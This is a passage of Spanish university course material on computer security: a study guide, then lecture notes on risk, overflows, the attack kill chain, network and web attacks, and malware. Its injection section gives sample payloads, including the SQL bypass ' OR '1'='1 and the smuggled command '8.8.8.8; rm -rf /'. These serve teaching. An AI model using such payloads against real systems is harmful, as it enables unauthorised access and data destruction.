Libro

Seguridad Informática

Convocatoria de Asignaturas en Abierto 2025-26
Material docente en abierto de la Universidad Rey Juan Carlos
Grado en Ingeniería del Software

Universidad Rey Juan Carlos

Profesor:
Isaac Lozano Osorio

Depositado en BURJC Digital:
https://hdl.handle.net/10115/162817

©2025 Autor Isaac Lozano Osorio. Algunos derechos reservados.

Este documento se distribuye bajo la licencia "Atribución-CompartirIgual 4.0 Internacional" de Creative Commons, disponible en:
https://creativecommons.org/licenses/by-sa/4.0/

Índice general

Guía de estudio 3

Apuntes 13

Transparencias de la asignatura 37

Convocatoria ordinaria 2025 - Prueba parcial - Temas 1 al 5 613

Convocatoria ordinaria 2025 - Prueba parcial - Temas 6 al 10 619

Convocatoria extraordinaria 2025 - Prueba parcial - Temas 1 al 5 625

Convocatoria extraordinaria 2025 - Prueba parcial - Temas 6 al 10 629

Cuaderno de ejercicios 633

Práctica 1 645

Práctica 2 651

Práctica 3 657

Software 663

Seguridad Informática


Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Guía de estudio








Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Profesores

Universidad Rey Juan Carlos

- ***Isaac Lozano Osorio***
  - Despacho: 128 – Departamental II
  - Email: isaac.lozano@urjc.es
  - Tutorías: solicitar cita previa por email.
- ***Esther Palomar***
  - Despacho: 143 – Departamental II
  - Email: esther.palomar@urjc.es
  - Tutorías: solicitar cita previa por email.
- ***Juan Martín Mansilla***
  - Despacho: 205 – Laboratorios Polivalentes III
  - Email: juan.martin@urjc.es
  - Tutorías: solicitar cita previa por email.

Experiencia de los profesores

Universidad Rey Juan Carlos























¿Cómo contactar a los profesores?

Universidad Rey Juan Carlos

1. Poniendo en copia a todos los profesores.

2. Mandando un correo electrónico

   (NO el AULA virtual)

Cómo seguir la asignatura

Universidad Rey Juan Carlos

- **Clases:**
  - Tendremos clases presenciales.
  - Horario:
    - Martes de 11:00 a 13:00
    - Jueves de 13:00 a 15:00
- Todo el material estará disponible en el Campus Virtual de la asignatura.
- Avisos por campus virtual:
  - **Mirar con asiduidad la página web de la asignatura.**
  - No contestar estos avisos a través de campus virtual.

Cómo seguir la asignatura

Universidad Rey Juan Carlos

- Los martes los dedicaremos a explicar los conceptos teóricos.
- La mayoría de los jueves podremos realizar prácticas para profundizar en los conceptos vistos en clase.
- Aula: Laboratorio **103** de los Laboratorios Polivalentes **III**.

Objetivos

Universidad Rey Juan Carlos

- Vivimos en una sociedad en la que los sistemas informáticos, o sistemas de información, están presentes en prácticamente todos los aspectos de nuestra vida.
- Y estamos "acostumbrados" a que las noticias relacionadas con fallos de seguridad en sistemas, aplicaciones, o redes sociales, aparezcan en los medios de comunicación cada cierto tiempo.
- En esta asignatura aprenderemos los aspectos básicos relacionados con la ciberseguridad:
  - Importancia de la seguridad y los tres pilares básicos: disponibilidad, confidencialidad e integridad.
  - Analizaremos los principales ataques que pueden sufrir las redes y protocolos, y las aplicaciones y servicios, y veremos algunas contramedidas.
  - Nuevas tendencias en seguridad informática.

Habilidades

Universidad Rey Juan Carlos

- Las habilidades que se pretende que alcance el alumno son:
  - Ser capaz de diseñar, desarrollar, evaluar y asegurar la seguridad de los sistemas informáticos.
  - Definir, evaluar y seleccionar plataformas hardware y software para el desarrollo y ejecución de sistemas informáticos.
  - Capacidad de concebir y desarrollar sistemas o arquitecturas centralizadas o distribuidas integrando hardware, software y redes.
- Se recomienda al alumno haber superado satisfactoriamente las asignaturas:
  - Introducción a la Programación.
  - Programación Orientada a Objetos.
  - Redes de computadores.

Temario de la asignatura

Universidad Rey Juan Carlos

- Tema 1: Introducción
- Tema 2: Conceptos básicos y definiciones
- Tema 3: Anatomía de un ataque
- Tema 4: Ataques a redes IP y protocolos
- Tema 5: Ataques a aplicaciones y servicios

Examen

- Tema 6: Malware
- Tema 7: Mecanismos criptográficos
- Tema 8: Contramedidas en redes y protocolos
- Tema 9: Contramedidas de usuario, administrador y desarrollador
- Tema 10: Presente y futuro de la seguridad informática

Examen

Resultados de aprendizaje: generales

Universidad Rey Juan Carlos

- CG3. Capacidad para concebir, redactar, organizar, planificar, desarrollar y firmar documentos que tengan por objeto definir, **planificar, especificar, resumir proyectos y planes en el ámbito de la ciberseguridad**.
- CG04. Capacidad para **definir, evaluar y seleccionar plataformas hardware** y software para el desarrollo y la ejecución de sistemas, servicios y aplicaciones informáticas
- CG6. Capacidad para **conocer**, comprender y **aplicar la legislación y código ético** necesario para la labor profesional en el sector de la ciberseguridad.
- CG09. Capacidad para **resolver problemas con iniciativa**, toma de decisiones, autonomía y creatividad. Capacidad para saber comunicar y **transmitir los conocimientos, habilidades y destrezas** de la profesión de Ingeniero del Software.

Resultados de aprendizaje: específicos

Universidad Rey Juan Carlos

- CE02. Capacidad para **planificar, concebir, desplegar y dirigir proyectos**, servicios y sistemas informáticos en todos los ámbitos, liderando su puesta en marcha y su **mejora continua** y valorando su **impacto económico y social**.
- CE05. Conocimiento, **administración y mantenimiento sistemas**, servicios y aplicaciones informáticas.
- CE11. Capacidad de describir las características de los **últimos avances en hardware y software** y sus correspondientes aplicaciones prácticas.

Resultados de aprendizaje: específicos

Universidad Rey Juan Carlos

- CE5. Capacidad de identificar, evaluar y gestionar los riesgos potenciales asociados que pudieran presentarse.
- CE6. Capacidad para diseñar soluciones apropiadas en uno o más dominios de aplicación utilizando métodos de la ingeniería del software que integren aspectos éticos, sociales, legales y económicos.
- CE8. Capacidad para determinar los requisitos de los sistemas de información y comunicación de una organización atendiendo a aspectos de seguridad y cumplimiento de la normativa y la legislación vigente .

Evaluación de la asignatura

Universidad Rey Juan Carlos

- La evaluación de la asignatura consta de dos partes: teoría y prácticas.

Examen	Contenido	Fecha	Peso	Nota mínima
1er parcial	Temas 1 – 5	10 marzo	35 %	5
2º parcial	Temas 6 – 10	22 mayo	35 %	5

- Las partes aprobadas se guardarán para la convocatoria extraordinaria.

Evaluación de la asignatura

Universidad Rey Juan Carlos

- La evaluación de la asignatura consta de dos partes: teoría y prácticas (grupos de 2 personas o individual).

Prácticas	Contenido	Fecha	Peso	Nota mínima
Práctica 1	Temas 1 – 5	1 marzo	10 %	5
Práctica 2	Temas 6 – 7	12 abril	10 %	5
Práctica 3	Temas 8 - 9	3 mayo	10 %	5

- Las partes aprobadas se guardarán para la convocatoria extraordinaria.

Posibles notas

Universidad Rey Juan Carlos

- En caso de fraude académico en cualquier prueba (prácticas o exámenes)

  Nota final: **0**

- En el caso de <5 en cualquier prueba

  Nota final: 4 y solamente se puede presentar a la reevaluación de las pruebas **NO** superadas

- En el caso de todas las pruebas >=5

  Nota final: **(E1 + E2)·0.7 + (P1+P2+P3)·0.3**

Planificación orientativa

Universidad Rey Juan Carlos

	LUNES	MARTES	MIÉRCOLES	JUEVES	VIERNES	
26		Presentación		TEMA 1		
2		TEMA 2		PRÁCTICA 1		FEBRERO
9		TEMA 3		PRÁCTICA 1		
16		TEMA 4		PRÁCTICA 1		
23		TEMA 4		PRÁCTICA 1		
2		TEMA 5		TEMA 5		MARZO
9		EXÁMEN 1		TEMA 6		
16		TEMA 6		TEMA 7		
23		TEMA 7		PRÁCTICA 2		
		FESTIVO		FESTIVO		
6		TEMA 8		PRÁCTICA 2		ABRIL
13		TEMA 8		PRÁCTICA 3		
20		TEMA 8		PRÁCTICA 3		
27		TEMA 9		PRÁCTICA 3		
4		TEMA 10		TEMA 10		MAYO

Observaciones finales

Universidad Rey Juan Carlos

- Prácticas en grupos de 2.
- No se convalidan las prácticas de otros años. Serán similares.
- Sí paso asistencia, pero no hay asistencia mínima. Se realizan actividades en clases teóricas con metodologías docentes que pueden ayudar en el examen para fomentar la asistencia a clase.

Bibliografía

- **Computer Security Fundamentals (Pearson IT Cybersecurity Curriculum (ITCC)) 5th Edición.** Chuck Easttom
- **Computer Security Handbook (6th Edition).** Seymour Bosworth, Eric Whyne y M.E. Kabay
- **Analyzing Computer Security: A Threat/Vulnerability/Countermeasure Approach**. Charles P. Pfleeger y Shari Lawrence Pfleeger.

Estos libros (y muchos más) tenéis acceso a ellos a través de https://brain.urjc.es/.

Apuntes

Seguridad Informática

Convocatoria de Asignaturas en Abierto 2025-26
Material docente en abierto de la Universidad Rey Juan Carlos
Grado en Ingeniería del Software

Universidad Rey Juan Carlos

Profesor:
Isaac Lozano Osorio

Depositado en BURJC Digital:
https://hdl.handle.net/10115/162817

©2025 Autor Isaac Lozano Osorio. Algunos derechos reservados. Este documento se distribuye bajo la licencia "Atribución-CompartirIgual 4.0 Internacional" de Creative Commons, disponible en:
https://creativecommons.org/licenses/by-sa/4.0/

Índice general

1. Introducción a la Seguridad Informática **3**
- 1.1. Conceptos Fundamentales . . . 3
  - 1.1.1. Elementos del Análisis de Seguridad . . . 3
  - 1.1.2. Tipos de Riesgo . . . 4
- 1.2. Los Tres Pilares de la Seguridad (Tríada CIA) . . . 4
  - 1.2.1. 1. Confidencialidad . . . 4
  - 1.2.2. 2. Integridad . . . 4
  - 1.2.3. 3. Disponibilidad . . . 5
- 1.3. Gestión y Factor Humano . . . 5
- 1.4. Marco Legal y Normativo . . . 5

2. Conceptos Básicos y Definiciones **6**
- 2.1. Vulnerabilidades y Exploits . . . 6
  - 2.1.1. Common Vulnerabilities and Exposures (CVE) . . . 6
  - 2.1.2. Vulnerabilidad Zero-Day . . . 6
- 2.2. Desbordamientos de Memoria (Overflows) . . . 6
  - 2.2.1. Stack Overflow . . . 6
  - 2.2.2. Heap Overflow . . . 7
- 2.3. Análisis de Vulnerabilidades . . . 7
- 2.4. Metodologías de Análisis de Riesgos . . . 7

3. Anatomía de un Ataque **8**
- 3.1. La Cadena de Ataque (Cyber Kill Chain) . . . 8
- 3.2. Técnicas de Recopilación de Información . . . 8
  - 3.2.1. Footprinting (OSINT) . . . 8
  - 3.2.2. Fingerprinting . . . 9
- 3.3. Ingeniería Social . . . 9

4. Ataques a Redes y Protocolos **10**
- 4.1. Ataques en Capa de Enlace (LAN) . . . 10
  - 4.1.1. ARP Poisoning (Spoofing) . . . 10
  - 4.1.2. Rogue DHCP . . . 10
- 4.2. Ataques en Capa de Transporte/Aplicación . . . 10
  - 4.2.1. TCP Hijacking . . . 10
  - 4.2.2. DNS Poisoning . . . 11
  - 4.2.3. Typosquatting . . . 11
- 4.3. Denegación de Servicio (DoS) . . . 11
  - 4.3.1. SYN Flood (Inundación SYN) . . . 11

4.3.2. Ataques de Amplificación (DrDoS) . . . 11

5. Ataques a Aplicaciones y Servicios **12**
5.1. Inyecciones . . . 12
5.1.1. SQL Injection (SQLi) . . . 12
5.1.2. Command Injection . . . 12
5.2. Ataques Web (Forgeries) . . . 12
5.2.1. Cross-Site Scripting (XSS) . . . 12
5.2.2. Cross-Site Request Forgery (CSRF) . . . 13
5.2.3. Clickjacking . . . 13

6. Malware **14**
6.1. Definición y Categorías . . . 14
6.1.1. Según su propagación . . . 14
6.1.2. Según su ocultación . . . 14
6.1.3. Según su objetivo . . . 14
6.2. Técnicas de Análisis . . . 15

7. Mecanismos Criptográficos **16**
7.1. Criptografía Simétrica (Clave Privada) . . . 16
7.2. Criptografía Asimétrica (Clave Pública) . . . 16
7.3. Integridad: Funciones Hash . . . 17
7.4. Firma Digital . . . 17
7.5. Infraestructura de Clave Pública (PKI) . . . 17

8. Contramedidas de Red y Protocolo **18**
8.1. Defensa en Profundidad: Perímetro . . . 18
8.1.1. Firewall . . . 18
8.1.2. DMZ (Zona Desmilitarizada) . . . 18
8.1.3. Honeypots . . . 18
8.2. Redes Privadas Virtuales (VPN) . . . 19
8.2.1. IPSec (Internet Protocol Security) . . . 19
8.2.2. SSL/TLS VPN . . . 19

9. Buenas Prácticas de Seguridad **20**
9.1. Para el Usuario . . . 20
9.2. Para el Administrador . . . 20
9.3. Para el Desarrollador (DevSecOps) . . . 21

10. Presente y Futuro **22**
10.1. Cloud Computing . . . 22
10.2. Internet of Things (IoT) . . . 22
10.3. Amenazas Persistentes Avanzadas (APT) . . . 22
10.4. Inteligencia Artificial en Ciberseguridad . . . 22

Tema 1

Introducción a la Seguridad Informática

Este primer tema establece los cimientos teóricos de la asignatura. Antes de estudiar ataques o defensas técnicas, es fundamental comprender qué entendemos por seguridad, qué es lo que estamos protegiendo y bajo qué marco legal y organizativo operamos.

1.1. Conceptos Fundamentales

La **Seguridad de la Información** se define como el conjunto de medidas preventivas y reactivas, tanto técnicas como organizativas, que permiten resguardar y proteger la información buscando mantener la confidencialidad, la disponibilidad y la integridad de la misma.

Es importante diferenciar entre la seguridad de la *información* (que se centra en los datos, independientemente de si están en papel o en disco duro) y la seguridad *informática* (centrada en la protección de las infraestructuras de tecnologías de la información y comunicación que procesan dichos datos).

1.1.1. Elementos del Análisis de Seguridad

Para realizar un análisis de riesgos efectivo, primero debemos identificar los elementos que componen el escenario de seguridad de una organización:

1. **Activos:** Son los recursos del sistema de información necesarios para que la organización funcione correctamente y alcance los objetivos propuestos.
    - *Tangibles:* Hardware, edificios, personal.
    - *Intangibles:* Datos, software, reputación, "know-how". Generalmente, el activo más valioso es la **información**.
2. **Amenazas:** Son eventos o situaciones que pueden desencadenar un incidente en la organización, produciendo daños materiales o pérdidas inmateriales en sus activos. Una amenaza puede ser:
    - *Natural:* Terremotos, inundaciones, incendios.
    - *Humana:* Ataques intencionados (hackers, empleados descontentos) o no intencionados (errores, accidentes).
    - *Tecnológica:* Fallos de hardware, bugs de software.

3. **Vulnerabilidades:** Son debilidades intrínsecas de un activo que facilitan la materialización de una amenaza. Por ejemplo, un sistema operativo sin actualizar, una contraseña débil ("123456") o una puerta abierta sin vigilancia.
4. **Riesgos:** Es la probabilidad de que una amenaza se materialice sobre una vulnerabilidad causando un impacto negativo. La fórmula clásica es:

$$\text{Riesgo} = \text{Probabilidad} \times \text{Impacto}$$

5. **Salvaguardas (Contramedidas):** Son mecanismos de protección. Se dividen en:
   - *Preventivas:* Evitan que ocurra el ataque (ej. un firewall, formación).
   - *Detectivas:* Alertan cuando ocurre (ej. un IDS, cámaras).
   - *Correctivas/Recuperativas:* Minimizan el daño tras el ataque (ej. copias de seguridad).

1.1.2. Tipos de Riesgo

El riesgo no es estático; evoluciona a medida que tomamos decisiones de seguridad:

- **Riesgo Potencial o Intrínseco:** Es el riesgo "bruto"que existe antes de aplicar cualquier medida de seguridad.
- **Riesgo Efectivo:** Es el nivel de riesgo que queda una vez se han aplicado las salvaguardas.
- **Riesgo Residual:** Es el riesgo remanente que la organización decide aceptar, ya que **la seguridad absoluta (riesgo cero) es imposible** o económicamente inviable.

1.2. Los Tres Pilares de la Seguridad (Tríada CIA)

Para que un sistema se considere seguro, debe garantizar simultáneamente tres propiedades esenciales. Si falta alguna, el sistema está comprometido.

1.2.1. 1. Confidencialidad

Garantiza que la información es accesible únicamente por personal autorizado.

- *Mecanismos:* Cifrado de datos (en reposo y en tránsito), listas de control de acceso (ACLs), autenticación robusta.
- *Ejemplo de fallo:* Un ataque de *sniffing* captura contraseñas enviadas en texto plano.

1.2.2. 2. Integridad

Garantiza que la información no ha sido manipulada, alterada o borrada sin autorización. Asegura la exactitud y completitud de los datos.

- *Mecanismos:* Funciones hash, firmas digitales, sumas de verificación (checksums).
- *Ejemplo de fallo:* Un atacante modifica el número de cuenta destino en una transferencia bancaria.

1.2.3. 3. Disponibilidad

Garantiza que los sistemas y datos están accesibles cuando los usuarios autorizados los necesitan.

- *Mecanismos:* Redundancia de hardware (RAID, clusters), copias de seguridad, balanceadores de carga, planes de recuperación ante desastres (DRP).
- *Ejemplo de fallo:* Un ataque de Denegación de Servicio (DDoS) tumba un servidor web.

Existen propiedades adicionales derivadas:

- **Autenticidad:** Asegurar que el origen de la información es quien dice ser.
- **Trazabilidad (Non-repudiation):** Capacidad de demostrar quién hizo qué y cuándo, impidiendo que un usuario niegue haber realizado una acción.

1.3. Gestión y Factor Humano

El usuario es frecuentemente el .^{es}labón más débil". La tecnología puede ser perfecta, pero si un administrador anota su contraseña en un post-it o un empleado abre un adjunto malicioso (phishing), la seguridad se rompe. El **CISO** (Chief Information Security Officer) es el responsable de alinear la estrategia de seguridad con el negocio, gestionando no solo la tecnología sino también las políticas, la formación y el cumplimiento legal.

1.4. Marco Legal y Normativo

La seguridad no es solo técnica, también es legal. En España y Europa, debemos cumplir normativas estrictas:

- **ISO 27001:** Estándar internacional para implementar un Sistema de Gestión de Seguridad de la Información (SGSI). Se basa en el ciclo de mejora continua **PDCA** (Plan-Do-Check-Act).
- **RGPD (GDPR):** Reglamento europeo de protección de datos. Obliga a proteger los datos personales, notificar brechas en 72h y garantiza derechos ARCO (Acceso, Rectificación, Cancelación, Oposición).
- **ENS (Esquema Nacional de Seguridad):** Normativa española obligatoria para la Administración Pública.

Tema 2

Conceptos Básicos y Definiciones

Una vez comprendido el marco general, entramos en la terminología técnica esencial. En este tema definimos qué es una vulnerabilidad, cómo se clasifica y explota, y profundizamos en metodologías concretas para analizar y gestionar el riesgo.

2.1. Vulnerabilidades y Exploits

Vulnerabilidad: Es un fallo en el diseño, implementación o configuración de un sistema que expone al activo a una amenaza. **Exploit:** Es la herramienta, comando o técnica concreta que aprovecha una vulnerabilidad para provocar un comportamiento no deseado (ganar acceso, tirar el sistema, etc.).

2.1.1. Common Vulnerabilities and Exposures (CVE)

Es un sistema internacional para catalogar vulnerabilidades conocidas.

- **CVE-ID:** Identificador único (ej. CVE-2017-0144 para EternalBlue).
- **CVSS (Common Vulnerability Scoring System):** Sistema de puntuación del 0 al 10 que mide la gravedad de la vulnerabilidad basándose en su facilidad de explotación y su impacto.

2.1.2. Vulnerabilidad Zero-Day

Es una vulnerabilidad que ha sido descubierta por atacantes o investigadores antes de que el fabricante del software la conozca o tenga un parche disponible. El "día cero"hace referencia a que el desarrollador ha tenido 0 días para arreglarlo. Son extremadamente peligrosas y cotizadas.

2.2. Desbordamientos de Memoria (Overflows)

Son errores de programación clásicos pero críticos, donde se escriben más datos en un área de memoria (buffer) de los que esta puede contener, sobrescribiendo zonas adyacentes.

2.2.1. Stack Overflow

La **Pila (Stack)** es una estructura LIFO que almacena variables locales y el control de flujo de las funciones. Cuando una función es llamada, se guarda en la pila la **Dirección de Retorno**

(RET), que indica a la CPU a dónde volver cuando termine la función. **El ataque:** Si un programa copia datos de usuario a un buffer en la pila sin comprobar el tamaño, el atacante puede:

1. Llenar el buffer.
2. Sobrescribir el puntero de base (EBP).
3. Sobrescribir la dirección de retorno (RET) con una dirección que apunte a un código malicioso inyectado (**Shellcode**).

Así, cuando la función intenta retornar", en realidad salta al código del atacante.

2.2.2. Heap Overflow

El **Montículo (Heap)** es memoria dinámica (malloc/free). Su explotación es más compleja, implicando la manipulación de punteros de metadatos de memoria para sobrescribir tablas de funciones o punteros a objetos.

2.3. Análisis de Vulnerabilidades

Existen tres enfoques principales para realizar auditorías de seguridad:

- **Caja Negra (Black Box):** Auditoría sin conocimiento interno. Simula un ataque externo real.
- **Caja Blanca (White Box):** Auditoría con acceso total (código fuente, diagramas). Más exhaustiva.
- **Caja Gris (Grey Box):** Híbrido. El auditor tiene credenciales de usuario pero no acceso total al código.

2.4. Metodologías de Análisis de Riesgos

Para cuantificar y gestionar el riesgo de forma profesional, se usan metodologías estandarizadas:

- **MAGERIT:** Estándar de facto en la administración española. Se centra en el análisis de activos, amenazas y salvaguardas.
- **Mosler:** Método cuantitativo que calcula el riesgo basándose en criterios de Agresión (F, S, P, E) y Vulnerabilidad (A, V).
- **CRAMM:** Método cualitativo británico que analiza activos, amenazas y vulnerabilidades.

Tema 3

Anatomía de un Ataque

Para defenderse eficazmente, es necesario pensar como un atacante. En este tema desglosamos las fases metódicas que sigue una intrusión y estudiamos las técnicas utilizadas para obtener información antes del ataque.

3.1. La Cadena de Ataque (Cyber Kill Chain)

Los ataques complejos no son eventos aislados, sino procesos estructurados.

1. **Reconocimiento:** El atacante selecciona el objetivo e investiga.
2. **Armamento (Weaponization):** Crea un exploit (ej. un PDF con malware).
3. **Entrega (Delivery):** Envía el arma (ej. por email).
4. **Explotación:** El malware se ejecuta aprovechando una vulnerabilidad.
5. **Instalación/Persistencia:** Instala backdoors para no perder acceso.
6. **Comando y Control (C2):** El equipo infectado contacta con el atacante.
7. **Acciones sobre objetivos:** Robo de datos, cifrado, etc.

3.2. Técnicas de Recopilación de Información

3.2.1. Footprinting (OSINT)

Recopilación pasiva de información pública (*Open Source Intelligence*). No implica contacto directo con los sistemas de la víctima.

- **Google Dorks:** Comandos de búsqueda avanzados para encontrar archivos sensibles indexados por error (ej. `filetype:sql "password"`).
- **Metadatos:** Información oculta en documentos (PDF, DOC, JPG) que revela usuarios, software, impresoras, fechas o coordenadas GPS. Herramientas: *FOCA*.
- **Shodan:** El "Google de los hackers". Busca dispositivos conectados a Internet (cámaras, SCADA, servidores) mediante sus banners de servicio.

3.2.2. Fingerprinting

Recopilación activa que interactúa con el sistema objetivo para identificar su configuración técnica.

- **Escaneo de Puertos (Nmap):** Determina qué puertos están abiertos y qué servicios (y versiones) corren en ellos.
- **Banner Grabbing:** Obtener la "firma"del servicio para identificar el S.O.

3.3. Ingeniería Social

Consiste en técnicas psicológicas para manipular a personas y que revelen información confidencial o realicen acciones inseguras.

- **Phishing:** Correos masivos suplantando entidades (bancos, correos).
- **Spear Phishing:** Ataque dirigido y personalizado a una víctima concreta (requiere estudio previo).
- **Whaling:** Spear Phishing dirigido a altos directivos (CEOs).
- **Baiting (Cebo):** Dejar un USB infectado etiquetado como "Sueldos 2025.^{en} el aparcamiento.
- **Dumpster Diving:** Buscar en la basura física documentos triturados incorrectamente.
- **Shoulder Surfing:** Espiar visualmente contraseñas o pantallas.

Tema 4

Ataques a Redes y Protocolos

Las redes TCP/IP son la columna vertebral de Internet, pero muchos de sus protocolos base fueron diseñados sin pensar en la seguridad. En este tema analizamos las debilidades inherentes de protocolos como ARP, DNS y TCP, y cómo se explotan para interceptar tráfico o denegar servicios.

4.1. Ataques en Capa de Enlace (LAN)

La red local suele considerarse un entorno de confianza, lo que permite ataques de suplantación muy efectivos si un atacante logra conectarse a ella.

4.1.1. ARP Poisoning (Spoofing)

El protocolo **ARP (Address Resolution Protocol)** mapea direcciones IP a direcciones físicas MAC. Es un protocolo confiado y sin estado: acepta respuestas sin haber hecho preguntas.

- **Mecánica:** El atacante envía paquetes .ARP Reply"falsos a la víctima diciendo "Yo soy el Router (Gateway)ƨ al Router diciendo "Yo soy la víctima".
- **Resultado:** Todo el tráfico pasa por el equipo del atacante, logrando un **Man-in-the-Middle (MitM)**. Puede leer (sniffing) o modificar datos.
- **Defensa:** Tablas ARP estáticas, inspección ARP dinámica (DAI) en switches.

4.1.2. Rogue DHCP

Un servidor DHCP falso se introduce en la red. Como los clientes aceptan la primera oferta DHCP que reciben, si el servidor falso es más rápido, puede asignar configuraciones maliciosas (ej. un servidor DNS controlado por el atacante).

4.2. Ataques en Capa de Transporte/Aplicación

Estos ataques se aprovechan de debilidades en los mecanismos de sesión y resolución de nombres.

4.2.1. TCP Hijacking

Consiste en tomar el control de una sesión TCP establecida entre dos máquinas. TCP garantiza la entrega y el orden mediante números de secuencia (**SEQ**) y asentimiento (**ACK**). Si un atacante

es capaz de predecir o leer estos números, puede inyectar paquetes que la víctima aceptará como legítimos, desincronizando al interlocutor original.

4.2.2. DNS Poisoning

El atacante manipula la resolución de nombres de dominio.

- **Objetivo:** Que cuando la víctima escriba *google.com*, su ordenador resuelva a la IP del servidor del atacante (sitio de phishing).
- **Métodos:** MitM, comprometer el servidor DNS, alterar el archivo *hosts* local.

4.2.3. Typosquatting

Registro de dominios visualmente similares a los legítimos (ej. *gogle.com*, *faceboook.com*) esperando que los usuarios cometan errores al escribir.

4.3. Denegación de Servicio (DoS)

Ataques destinados a comprometer la **Disponibilidad** de un servicio, saturándolo para que no pueda atender a usuarios legítimos.

4.3.1. SYN Flood (Inundación SYN)

Se aprovecha del handshake de tres vías de TCP (SYN ->SYN-ACK ->ACK).

1. El atacante envía miles de paquetes **SYN** con IPs de origen falsas (spoofing).
2. El servidor responde **SYN-ACK** y reserva memoria en su tabla de conexiones, esperando el ACK final.
3. El ACK nunca llega. La tabla de conexiones se llena y el servidor deja de aceptar conexiones legítimas.

4.3.2. Ataques de Amplificación (DrDoS)

El atacante envía paquetes pequeños a servidores públicos vulnerables (ej. DNS, NTP) falsificando la IP de origen para que sea la de la víctima. Los servidores responden a la víctima con paquetes mucho más grandes (factor de amplificación). El atacante usa poco ancho de banda para saturar a la víctima.

Tema 5

Ataques a Aplicaciones y Servicios

Las aplicaciones web son hoy en día la principal superficie de ataque. En este tema estudiamos las vulnerabilidades más comunes derivadas de una mala validación de los datos de entrada, como las inyecciones y los ataques de falsificación de peticiones.

5.1. Inyecciones

La vulnerabilidad número 1 histórica en OWASP. Ocurre cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta.

5.1.1. SQL Injection (SQLi)

Ocurre cuando una aplicación web concatena la entrada del usuario directamente en una consulta a la base de datos.

- **Ejemplo:** Consulta `SELECT * FROM users WHERE user = 'ínput´`.
- **Ataque:** Si el usuario introduce `' OR '1'='1`, la consulta se convierte en `SELECT * FROM users WHERE user = '' OR '1'='1'`.
- **Resultado:** La condición siempre es verdadera, permitiendo el acceso sin contraseña (bypass de autenticación) o la extracción de todos los datos.

5.1.2. Command Injection

Similar a SQLi, pero inyectando comandos del sistema operativo. Ejemplo: Una web que hace ping a una IP dada por el usuario. Si el input no se valida y el usuario escribe `8.8.8.8; rm -rf /`, el servidor ejecutará el borrado tras el ping.

5.2. Ataques Web (Forgeries)

Estos ataques se centran en manipular la confianza entre el usuario y el navegador web.

5.2.1. Cross-Site Scripting (XSS)

Permite inyectar código (generalmente JavaScript) en páginas web vistas por otros usuarios.

- **Reflejado:** El script viaja en la URL. Típico en resultados de búsqueda o mensajes de error. Requiere que la víctima haga clic en un enlace.
- **Almacenado (Persistente):** El script se guarda en la base de datos (ej. un comentario en un blog). Es más peligroso porque afecta a cualquiera que visite la página.
- **Objetivo:** Robar la cookie de sesión del usuario (Session Hijacking), redirigir a phishing, keylogging.

5.2.2. Cross-Site Request Forgery (CSRF)

Ataca la confianza que un sitio web tiene en el navegador del usuario. El atacante engaña al navegador de la víctima (mediante una imagen oculta o un formulario auto-enviado) para que realice una petición HTTP a una web donde la víctima está logueada (ej. cambiar contraseña, transferir dinero). Como el navegador envía automáticamente las cookies, la web acepta la petición.

5.2.3. Clickjacking

El atacante utiliza capas transparentes (iframes) o invisibles superpuestas sobre una web legítima para engañar al usuario y que haga clic en un botón o enlace de otra página cuando cree que está haciendo clic en la página visible.

Tema 6

Malware

El software malicioso (malware) es la herramienta fundamental del cibercrimen. En este tema clasificamos los diferentes tipos de malware según su comportamiento y estudiamos las técnicas básicas para su análisis y detección.

6.1. Definición y Categorías

Malware (Malicious Software) es cualquier programa diseñado para realizar acciones dañinas en un sistema informático.

6.1.1. Según su propagación

- **Virus:** Inserta su código en un archivo ejecutable legítimo ("huésped"). Necesita que el usuario ejecute ese archivo para activarse y propagarse.
- **Gusano (Worm):** Programa independiente que se replica a sí mismo a través de redes. No necesita archivo huésped ni intervención humana (ej. explotando una vulnerabilidad de red automáticamente).

6.1.2. Según su ocultación

- **Troyano:** Programa que parece legítimo o útil (juego, crack) pero ejecuta acciones maliciosas en segundo plano. No se replica a sí mismo.
- **Rootkit:** Conjunto de herramientas que modifican el núcleo del sistema operativo o las librerías para ocultar la existencia de procesos, archivos o conexiones de red maliciosas. Permite mantener acceso privilegiado (root) indetectado.

6.1.3. Según su objetivo

- **Ransomware:** Cifra los documentos de la víctima con una clave robusta y exige un pago (rescate) para devolver el acceso.
- **Spyware:** Recopila información (historial, datos personales) sin consentimiento.
- **Keylogger:** Registra las pulsaciones del teclado para robar contraseñas.
- **Botnet:** Red de equipos infectados ("zombies") controlados remotamente por un "Botmaster"para lanzar ataques DDoS o spam.

6.2. Técnicas de Análisis

Para entender qué hace un malware y cómo combatirlo, se emplean dos enfoques complementarios:

- **Análisis Estático:** Estudio del código del malware sin ejecutarlo. Es más seguro pero puede ser ofuscado.
  - *Hashing:* Identificación única del archivo (MD5, SHA256) para buscarlo en bases de datos (VirusTotal).
  - *Strings:* Búsqueda de cadenas de texto legibles (URLs, IPs, mensajes de error).
  - *Desensamblado:* Ingeniería inversa para ver el código ensamblador.
- **Análisis Dinámico:** Ejecución del malware en un entorno controlado y aislado (**Sandbox**) para observar qué hace: qué archivos toca, qué conexiones abre, qué claves de registro modifica.

Tema 7

Mecanismos Criptográficos

La criptografía es la base matemática de la seguridad informática. Este tema cubre desde los cifrados clásicos hasta los modernos algoritmos simétricos y asimétricos, así como las funciones hash y la firma digital, esenciales para la confidencialidad e integridad.

7.1. Criptografía Simétrica (Clave Privada)

Utiliza una **única clave** tanto para cifrar como para descifrar. Tanto emisor como receptor deben conocerla y mantenerla en secreto.

